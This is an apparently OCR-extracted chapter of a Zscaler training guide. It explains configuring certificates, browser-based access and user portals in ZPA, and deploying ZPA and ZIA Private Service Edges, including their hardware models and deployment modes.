
This setup ensures **end-to-end security**, even if the final connection to the **private application** is made over **HTTP within a ZPA tunnel**.

Configuring Certificates for Browser-Based Access

To configure SSL certificates within the **Zero Trust Exchange**, administrators must:

1. Navigate to **ZPA Admin Portal → Certificate Management → Certificates**.
2. Generate a **Certificate Signing Request (CSR)**, entering the **subject fields** and **subject alternative names**.
3. Download the **CSR** and submit it to either an **internal or external CA** for signing.
4. Upload the **signed certificate** back into the **ZPA Admin Portal**.

Alternatively, administrators can **export an existing certificate and private key**, concatenate them into a **single file**, and upload them. However, this approach involves **exporting the private key**, which should be handled carefully to avoid security risks.



Name: Welshgeek Wildcard

Description:

Subject: CN=*.welshgeek.net, O=Welshgeek Networks, ST=Wales, C=GB,L=Cardiff, OU=IT Security

Subject Alternate Name: *.welshgeek.net

Welshgeek Wildcard	Wednesday , October 19 2022 11:54:38 am (BST)	*.welshgeek.net

Description

Subject Alternate Name

*.welshgeek.net

Name: Welshgeek Wildcard

Description:

Certificate

ⓘ If there is a certificate chain, then the complete certificate chain needs to be uploaded. To learn more, see the Zscaler Help Portal.

certnew (2).cer

Deploying Browser-Based Access

To enable **Browser-Based Access**, administrators must:

1. **Create an Application Segment** in **ZPA Admin Portal**.
2. **Select Browser Access** as the preferred connection method.
3. **Define the backend application** as **HTTP or HTTPS**, specifying the listening port.
4. **Map the application to an internet-facing web server certificate**.


If the internal web server is running **HTTPS with an internally signed CA**, administrators must enable **"Use Untrusted Certificates"** to bypass certificate warnings between the **Zero Trust Exchange and the application**. Additional security features include:

- **OWASP Top 10 and Custom Signature Inspection** to analyze HTTP payloads.
- **Generating a CNAME for the application** and registering it in the **public DNS** to ensure proper routing.
- **Allowing users to access applications directly via their Fully Qualified Domain Name (FQDN)**.

Configuring User Portals for Browser-Based Access

To create a **User Portal** for **Browser-Based Access**:

1. Enter a **descriptive name** for the portal (not visible to users).
2. Specify the **FQDN** where the portal will be available and select a matching **SSL certificate**.
   - The administrator **must own the DNS zone** to create a **public DNS entry**.
   - The **Zscaler CNAME** for the FQDN will be displayed after the portal is created.
   - (Optional) Enable a **notification banner** and enter the message users should see.
3. Click **Save** to finalize the configuration.



Zscaler for Third Party Access

Secure, reliable access to B2B apps with User Portal

How it works


1. User types in User Portal URL and is redirected to appropriate IDP
2. User portal displays private apps available to authorized user
3. Closest connecter to requested app creates inside out TLS 1.2 encrypted tunnel over port 443
4. Zscaler broker stitches together apps to user connection in broker location closest to user
5. Real-time, global visibility into all user and app activity

Once the **User Portal is created**, it is assigned a **CNAME** that must be registered in **DNS**. This CNAME ensures proper **resolution and traffic routing**. When users navigate to the **portal URL**, their request is **globally load-balanced** across **AWS infrastructure**, ensuring **high availability and scalability**.

Creating Portal Links for User Portals

To add **Portal Links** in **ZPA Admin Portal**:


1. Navigate to **Resource Management → User Portal → Portal Links**.
2. Click **+ Add Portal Links** to create a new entry.
3. Configure portal links for:
   - **Private Applications**:
     - Select **User Portal**.
     - Choose an **Application Segment**.




    - Select an **application with Browser-Based Access (BBA) enabled**.
- **Public Applications**:
    - Select **User Portal**.
    - Enter the **FQDN and path** for the application.

By implementing **Browser-Based Access**, organizations can provide **seamless, secure access to applications** for both **managed and unmanaged devices**, ensuring a **consistent user experience, reduced attack surface, and simplified security enforcement**.


1. User navigates to the corporate FQDN of the User Portal using their modern browser



2. User is redirected to appropriate IdP. Zscaler may prompt for user information if multiple-IDPs are configured



3. User sees the Browser Access and Public web applications permitted to them by policy


portal.welshgeek.net/#/home
GEEK
A binary lifestyle
All Applications
All Types
Download Zscaler Client Connector
Intranet
SalesForce
Copyright ©2007-2022 Zscaler Inc. All rights reserved.
Powered by zscaler

Platform Services

Exploring Platform Service Features in the Zero Trust Exchange


This chapter provides an **overview of the advanced Platform Service features** that Zscaler offers through the **Zero Trust Exchange (ZTE)**. Delve into the **various ways these capabilities integrate** with different components of the **ZTE ecosystem**, and gain insights into their **common configurations** to optimize security and performance.

By the end of this chapter, you will be able to:

1. **Configure** Private Service Edges in ZIA and ZPA by provisioning IP addresses, setting firewall rules, and ensuring secure traffic forwarding
2. **Interpret** Zscaler's Analytics & Reporting tools to evaluate network performance and make data-driven security decisions
3. **Evaluate** security challenges for hybrid workforces and how ZPA Private Service Edges enhance visibility and user experience
4. **Compare** Physical and Virtual ZIA Private Service Edges regarding throughput capabilities and configurations for optimal deployment
5. **Deploy** Source IP Anchoring by enabling the Source IP anchor flag, configuring Application Segments in ZPA, and setting up Cloud-to-Cloud Log Streaming


Zscaler Private Service Edge

Zscaler Private Service Edges



Private Service Edges are installed within an organization's data center and are dedicated to handling its traffic, while Zscaler Cloud Operations manages and maintains them. Zscaler continuously monitors and updates Private Service Edges with minimal intervention from the organization.

Even though Private Service Edges are deployed within an organization's data center, they remain subject to maintenance, updates, enhancements, and improvements by Zscaler at any time.



A Private Service Edge consists of two core components: **Service Edge instances** and **Zscaler load balancers (LBs)**. The Service Edge instance processes two types of transactions:

- **Upload (Request)** – Traffic transmitted from the load balancer to the destination.
- **Download (Response)** – Traffic transmitted from the destination back to the user.

The load balancer distributes **upload transactions** evenly across multiple Service Edge instances. In standard deployments, **Private Service Edge models integrate load balancers** within the same hardware, handling both upload and download transactions. However, larger deployments with higher throughput requirements rely on **Private Service Edge 5**, which uses a **dedicated load balancer cluster** to manage increased upload and download traffic.

Zscaler offers two types of Private Service Edges, each extending the **Zero Trust Exchange's termination and connection brokering functions** into an organization's environment:

- **ZPA Private Service Edge**
- **ZIA Private Service Edge**

The difference between these Service Edge types lies in their processing capabilities. **ZIA Private Service Edges** inspect **internet-bound traffic**, while **ZPA Private Service Edges** facilitate **secure connections between users and private applications**.

Next, we'll explore **ZPA Private Service Edges** and their role in helping organizations securely consume services.


ZPA Private Service Edges

In today's hybrid workforce environment, users access services from various locations, including home, office, and public spaces, using both personal and corporate-managed devices. This shift introduces new security challenges as organizations work to protect users accessing **SaaS, IaaS, and PaaS** services across different environments.

Challenge 1	Compromised users exploiting private applications
Challenge 2	Compromised users and insider threats moving laterally
Challenge 3	Lack of visibility into on-premise user to application traffic
Challenge 4	Inconsistent security controls
Challenge 5	Inconsistent end-user experience

To address these challenges, organizations need complete visibility into user activity while accessing private applications. Enforcing **consistent security policies** ensures a **better user experience**, regardless of the device or location.

ZPA Private Service Edges manage connections between **Zscaler Client Connectors and App Connectors**, enabling **Zero Trust Network Access (ZTNA)** for both **on-network and remote users**. These Service Edges enforce **access policies** while extending the **Zero Trust Exchange into customer data centers**, ensuring secure and seamless access.



Bring Users Back to the Office Securely with Zero Trust

Fast, consistent user experience

Full visibility into user traffic

Prevent lateral movement on **trusted** network


Comply with regulations

Consistent security controls

Disaster Recovery

Providing a Consistent User Experience

As users transition between home and office environments, ensuring **consistent security and access controls** becomes essential. During the pandemic, users connecting from home through the **Zero Trust Exchange** had **full visibility and**



security enforcement when accessing corporate applications. However, without Private Service Edges, once users return to the office and connect through the internal network, security enforcement weakens.

To maintain the same level of security, organizations must **ensure users experience consistent access policies**, with full control over **what they can access and real-time visibility into their activity**. The challenge is doing this **without unnecessarily routing traffic** through external cloud environments, which could introduce **latency and bandwidth consumption**.

Deploying **Private Service Edges within office locations** allows organizations to **apply Zero Trust policies locally**, minimizing latency and improving the user experience.

Deploying Private Service Edges in Office and Data Center Locations

To extend **Zero Trust Network Access (ZTNA)** inside corporate networks, **Private Service Edges are deployed in key data center or office locations**. As part of the **Zero Trust Exchange**, these Service Edges receive **automatic software updates from Zscaler**, ensuring they are managed similarly to **App Connectors** and other Zscaler infrastructure.

Each **Private Service Edge** functions as a **single-tenant, customer-dedicated instance**, providing localized security enforcement.

Private Service Edges are always deployed **in pairs**, with each edge supporting **500 Mbps of peak throughput**. For higher bandwidth requirements, additional Service Edges can be added and **load-balanced automatically by Zscaler**, eliminating the need for **third-party load balancers**.

Private Service Edges are available as **virtual machine images** for deployment in:

- **VMware**
- **Microsoft Hyper-V**
- **AWS, Azure, and Google Cloud**
- **Enterprise Linux (RPM package installation)**

How Private Service Edges Work in Branch Offices

When a user in a **branch office** connects to a **Private Service Edge**, the Service Edge is already connected to the **Zscaler cloud**, continuously receiving **policy updates and configurations**. The Service Edge then applies **Zero Trust policies** and routes users to private applications—whether hosted in a **data center** or within a **cloud infrastructure (IaaS or SaaS platform)**.

Private Service Edges for Remote Users

For remote users, **Private Service Edges can be deployed with an internet point of presence**, allowing connections through a **firewall into the Private Service Edge**. These Service Edges may be located in a **customer data center or cloud infrastructure**, providing a **dedicated access point for users in regions where Zscaler's cloud service is not available** or to meet **data residency and regulatory requirements**.


When remote users connect to the **Private Service Edge over the internet**, it acts as part of the **Zscaler cloud**, enforcing **access policies** and stitching together **application connections via App Connectors**.


Universal ZTNA for the Hybrid Workforce

Private Service Edges provide **universal ZTNA**, allowing users in different locations to connect securely:

- **Remote users** connect via the **internet** to a Private Service Edge.
- **Branch office users** connect via **MPLS or internal networks**.
- **All connections are securely routed** through **Private Service Edges**, extending Zero Trust to internal applications.

Users can still access **Zscaler's global cloud points of presence**, while **Private Service Edges act as customer-dedicated extensions** of the Zscaler public cloud.





Network Considerations for Private Service Edge Deployment

To deploy Private Service Edges, **network configurations must allow incoming connections**:

- **If deployed for remote access, inbound connections on port 443 must be open**.
- **For internal network deployment, users need access over TCP 443**.
- **Each Private Service Edge requires a unique IP address**, reachable via the **internal network or internet**, depending on the use case.
- **Zscaler Client Connector and App Connectors must be able to reach the Private Service Edge**.
- **Private Service Edge connection decisions**:
  - The **Zscaler Client Connector** determines which **Private Service Edge to connect to**, based on:

  - **Geo-location (using the client's IP address and the registered IP of the Service Edge)**.
  - **Trusted network criteria** for on-premises connections.

Deploying Private Service Edges

Deploying a **Private Service Edge** follows a similar process to **App Connector deployment**:

1. **Create an intermediate certificate authority** under **Enrollment Certificates** if one does not already exist.
2. **Generate a provisioning key** for the Private Service Edge.
3. **Load the provisioning key** onto the Private Service Edge to generate a **certificate signing request (CSR)** and enroll with the **Zero Trust Exchange**.
4. **The Private Service Edge downloads policy updates** from the Zero Trust Exchange and becomes an **extension of the Zero Trust cloud**.
5. **Zscaler Client Connectors and App Connectors connect** to the Private Service Edge based on **geo-location or trusted network criteria**.

Configuring Private Service Edges in the ZPA Admin Portal

To set up a **Private Service Edge**:

1. **Go to the ZPA Admin Portal → Service Edge tab**.
2. **Click "Add Service Edge"** and create a **Service Edge Group** per location.
3. **Generate a provisioning key** for that group.
4. **Select the Private Service Edge Signing Certificate** under **Enrollment Certificates**.
5. **If making the Service Edge publicly accessible, enable the "Publicly Accessible" option**.
6. **Define the trusted networks** that will connect to this Private Service Edge.
7. **If the Private Service Edge is unavailable, Zscaler Client Connectors will automatically connect to public Service Edges**.
8. **Deploy the provisioning key on the Private Service Edge**.

Configuring IP Addresses for Private Service Edges

Private Service Edges use **listening IPs** to accept connections from **Zscaler Client Connectors and App Connectors**. By default, all interfaces on a Service Edge are eligible for accepting connections.

- If behind a **firewall with NAT**, administrators must specify **public NAT addresses** so that external users can connect.

- If not specified, clients and connectors will attempt to connect over **default listening IPs**.
- The **publicly accessible flag** determines whether the Private Service Edge **can be reached over the internet** via its public IP.

By implementing **Private Service Edges**, organizations can provide **seamless, consistent security** across **remote, branch, and office users**, ensuring a **Zero Trust framework that extends security to private applications while improving user experience and reducing latency**.

ZIA Public Service Edges

Similar to **ZPA Private Service Edges**, **ZIA Public Service Edges** ensure that an organization's employees remain **secure while maintaining an optimal user experience**. Regardless of their location or device, users can securely access the internet while ZIA Public Service Edges **protect traffic and enforce corporate policies**.

Organizations typically adopt **Private Internet Access Service Edges** for three key reasons:

Geo-localization	Deliver localized content with an on-premise Secure Service Edge
Preserve IP Addresses	Enforce uniform security policy with the benefit of retaining your Source IP address for websites and applications that need it.
High Bandwidth	Enable high bandwidth access to the Internet and SaaS applications.

Deploying ZIA Public Service Edges


Organizations have **two options** when deploying a **Private Service Edge** for **Zscaler Internet Access (ZIA)**:

1. **Physical Service Edge (Hardware Appliance)**
    - **Zscaler-provided hardware appliance** installed within the organization's **on-premises environment**.
    - Uses the **same physical platform** as Zscaler's **public data centers**, extending the **Zero Trust Exchange** into the customer's premises.
    - Offers **high throughput capabilities**, dedicated **exclusively** to the organization.
    - Enforces **consistent security policies** managed through the cloud, ensuring every **policy update is instantly replicated** across all Service Edges.
    - Provides **centralized visibility and reporting**, just like **Zscaler's Public Service Edges**.
2. **Virtual Service Edge**
    - Deployed as a **virtual machine** in **VMware ESXi or vSphere**.
    - Offers **lower throughput** but can be **horizontally scaled** for additional capacity and **flexibility**.
    - Allows rapid **scalability** by deploying **multiple Virtual Service Edges** to expand coverage and points of presence.

- Provides the **same policy enforcement and manageability** as a physical **Service Edge**.

With **ZIA Private Service Edge deployments**, users connect to **Service Edges** located inside **corporate data centers**, where policies are **enforced uniformly**.

- **Physical Service Edges** come **pre-configured with IP addresses** and are **shipped ready for deployment**.
- **Customers have no direct access** to the underlying **operating system** or device settings, as it functions as a **black-box appliance** managed by **Zscaler**.
- **Redundant configurations** ensure **high availability** and **high throughput**.



Visibility

Control the environment that the Virtual Service Edge is deployed in

Consistent Policy

One policy to rule them all – define the policy once in the ZIA portal and it is applied everywhere

Manageability

Zscaler performs automated software and security updates. Customers monitor important stats using SNMP

With **Virtual Service Edges**, organizations can deploy them within their **ESXi environments**, allowing users to **route traffic through either** a **Virtual Service Edge** or **Zscaler's public cloud data centers**—ensuring **policy consistency across different environments**.

Organizations may also deploy **Virtual Service Edges in AWS, Azure, or Google Cloud Platform**, enabling:

- **Security enforcement** for **applications and workloads** hosted in public clouds.
- **Strategic points of presence** in cloud platforms where **Zscaler's public cloud infrastructure is limited**.
- **Compliance with corporate or regional data regulations**, such as cloud-first initiatives or data residency requirements.


ZIA Physical Service Edge Models

Zscaler offers **two physical Service Edge models**:

1. **Service Edge 3**

- Contains **three Zscaler Enforcement Node (ZEN) instances** and **one load balancer**.
- Typically supports **1 Gbps internet links**.
- Deployed **in pairs**, providing a total of **six ZEN instances** with **active/active load balancing** for increased throughput.

2. **Service Edge 5**
    - Contains **five ZEN instances** and **one load balancer**.
    - Deployed **in pairs**, with the load balancer distributing traffic across **ten ZEN instances**.
    - Features **10 Gbps interfaces**, supporting **higher bandwidth and greater capacity**.
    - Additional **Service Edges can be deployed** for **further scaling and redundancy**.



3 Zen Instances & 1 Instance of Zscaler Load Balancer. - Ideally sized for a 1Gbps ISP link

Total throughput of 1.3 Gbps (Up+Down)

1G Network interfaces

Shipped, Configured, Monitored and Software updates by Zscaler Operations teams

5 Zen Instances & 1 Instance of Zscaler Load Balancer. - Ideally sized for a 2Gbps ISP link

Total throughput of 2.5 Gbps (Up+Down)

10G Network interfaces

Shipped, Configured, Monitored and Software updates by Zscaler Operations teams


ZIA Virtual Service Edge Architecture

Each **Virtual Service Edge** consists of:

- **Network interface**
- **Load balancer**
- **Service Edge instances**
- **Management interface for SSH access**

It supports **multiple hypervisors**, allowing **scalability up to 16 virtual machines** within a cluster.

Virtual Internet Service Edge On-premises


Internet
SaaS
Virtual Service Edge
Connect
User to App Segmentation
Connect to an App, Not a Network
Inspect
Cyber Threat Protection
Verify
Identity
Datacenter
Connectivity: Browser, Client Connector or Router
Any User: Workforce, Contractor
Any Device: Corp Managed, BYOD
Any Location: Office, Home

Deploy the VM on-premises in an ESXi environment


Users forward traffic to Virtual Service Edge or Zscaler Public DCs – security policies remain uniform or tailored to corporate requirements

For high-performance deployments, **SSL accelerator cards** are recommended to **enhance TLS inspection capabilities**. A **high-throughput Private Service Edge** can achieve **600 Mbps with full SSL inspection**.

Deployment Modes

ZIA Private Service Edges support two deployment modes:


Virtual Internet Service Edge Single-arm Deployment



Single-arm deployment is applicable to both physical and virtual Service Edges

1. **Single-Arm Deployment**
   - User traffic is forwarded to a **virtual IP (VIP)**.
   - The **VIP directs traffic to the load balancer**, which distributes traffic across **Service Edge instances**.
   - The **selected Service Edge** establishes the outbound internet connection.
   - **Direct Server Return (DSR)** is used to **return traffic directly to the user**, bypassing the **load balancer**.
   - **Applicable to both Physical and Virtual Service Edges**.

Virtual Internet Service Edge Dual-arm Deployment



Dual-arm deployment is *not* supported with the Physical Private Service Edges

2. **Dual-Arm Deployment**
   - Utilizes **separate IP addresses** for **internal and external traffic**.
   - Users connect via a **VIP to the load balancer**, which

then routes traffic across **Service Edge instances**.


- A **dedicated egress IP** is used for outbound connections, with **DSR handling return traffic.**
- **Only applicable to Virtual Service Edges**.

